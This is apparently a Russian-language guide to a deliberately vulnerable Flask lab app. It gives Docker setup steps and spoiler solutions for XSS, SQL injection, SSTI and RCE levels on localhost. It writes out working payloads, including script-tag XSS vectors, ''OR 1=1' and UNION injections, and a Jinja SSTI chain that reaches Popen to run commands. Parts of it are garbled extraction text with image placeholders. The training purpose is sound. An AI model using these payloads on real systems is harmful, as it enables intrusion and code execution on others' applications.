Уязвимое приложение, написанное на python(flask)

Развертывание:

PS: У вас должен быть скачен Docker

- 1) Разархивируйте проект
- 2) Перейдите в СМD в папку проекта

```
user@MSI: /mnt/c/flask_vulne × + v
C:\Users\medve>cd C:/
C:\>cd flask_vulnerable
C:\flask_vulnerable>wsl
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.153.1-microsoft-standard-WSL2 x86_64)
 * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com


* Support: https://ubuntu.com/pro
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
This message is shown once a day. To disable it please create the
/home/user/.hushlogin file.
user@MSI:/mnt/c/flask_vulnerable$ ls
 Dockerfile requirements.txt test.db docker-compose.yml restapi.log test.py
                                                                                       '~$Дока.docx'
                                                          vulnerable-flask-app.py Дока.docx
                                             test.py
user@MSI:/mnt/c/flask_vulnerable$
```

3) Разверните проект в докере: docker-compose up —build или просто запустите app.py


```
user@MSI: /mnt/c/flask_vulne ×
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
This message is shown once a day. To disable it please create the
/home/user/.hushlogin file.
user@MSI:/mnt/c/flask_vulnerable$ ls
Dockerfile requirements.txt test.db renu docker-compose.yml restapi.log test.py vulnerabluser@MSI:/mnt/c/flask_vulnerable$ docker-compose up --build
                                                                                                     '~$Дока.docx'
                                                                  vulnerable-flask-арр.ру Дока.docx
[+] Building 6.4s (4/9)
                                                                                                                             docker:default
  > [web internal] load build definition from Dockerfile
=> resolve docker.io/library/python:3.9@sha256:a23efa04a7f7a881151fe5d473770588ef639c08fd5f0dcc6987 => [web internal] load build context
                                                                                                                                           4.3s
=> => transferring context: 20.51MB
                                                                                                                                           4.3s
```

```
| Serving | Sirving | Sirv
```

Или




4) Перейдите по адресу:



Готово!


Решение(спойлеры)!!!!




Уровень 1 XSS:

XSS-reflected

Vector: <script>alert('XSS Level 1')</script>



Ответ:



Уровень 2 XSS:

XSS-stored

vector: <script>alert('XSS Level 2')</script>

Уровень 3 XSS:

XSS- stored с фильтрацией Прошлые вектора тут не пройдут, так как есть фильтрация, используем другой тег


vector:

Уровень 1 SQLi:

ГЛАВНАЯ ЗАДАЧА – ВЫВЕСТИ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ

SQLi

vector: 'OR 1=1; --



SQLi Уровень 1

```
      Результаты запроса:

      [(1, 'admin', 'adminpass'), (2, 'user', 'userpass')]


      Вернуться назад
```

Уровень 2 SQLi:

SQLi

Только данные теперь не id, а логин и пароль

vector: 'OR 1=1; --



SQLi Уровень 2

Pesyльтаты sanpoca:
[(1, 'admin', 'adminpass'), (2, 'user', 'userpass')]
Вернуться назад

Уровень 3 SQLi:

SQLi с параметризацией

Тут уже нужен сложный вектор, так как стоит защита

vector: 1 UNION SELECT sqlite_version(), null, null

SQLi Уровень 3

ID пользователя: 1 UNION SELECT sqlite_vє

Уровень 3 SQLi hard:

SQLi с защитой, я не смог подобрать вектор, может быть сможете вы?)


Уровень 1 SSTI:

SSTI

vector:



Ответ:



Работай с параметром name пример: http://localhost:8081/ssti/level1?name=test


Уровень 2 SSTI:

SSTI интереснее

Более сложный вектор:

http://localhost:8081/ssti/level2/practice?name=%7B%%20set%20found%20=%20false%20%%7D%20%7B%%20for%20cls%20in%20%27%27._ _class__.__mro__[1].__subclasses__()%20%%7D%20%7B%%20if%20cls.__name__%20==%20%27Popen%27%20and%20not%20found%20%%7D%20%7B%%20set%20proc%20=%20cls(%27whoami%27,%20shell=True,%20stdout=-


1)%20%%7D%20%7B%%20set%20out,%20err%20=%20proc.communic ate()%20%%7D%20%7B%7B%20out.decode(%27cp866%27)%20%7D%7D%20%7B%%20set%20found%20=%20true%20%%7D%20%7B%%20en dif%20%%7D%20%7B%%20endfor%20%%7Dдля получения пользователя




Уровень 1 RCE:


Легкий RCE для ознакомления

Что делают поля:






Теперь вектор:



Проверка переменной окружения

Введите имя переменной окружения для получения ее значения.





Конец!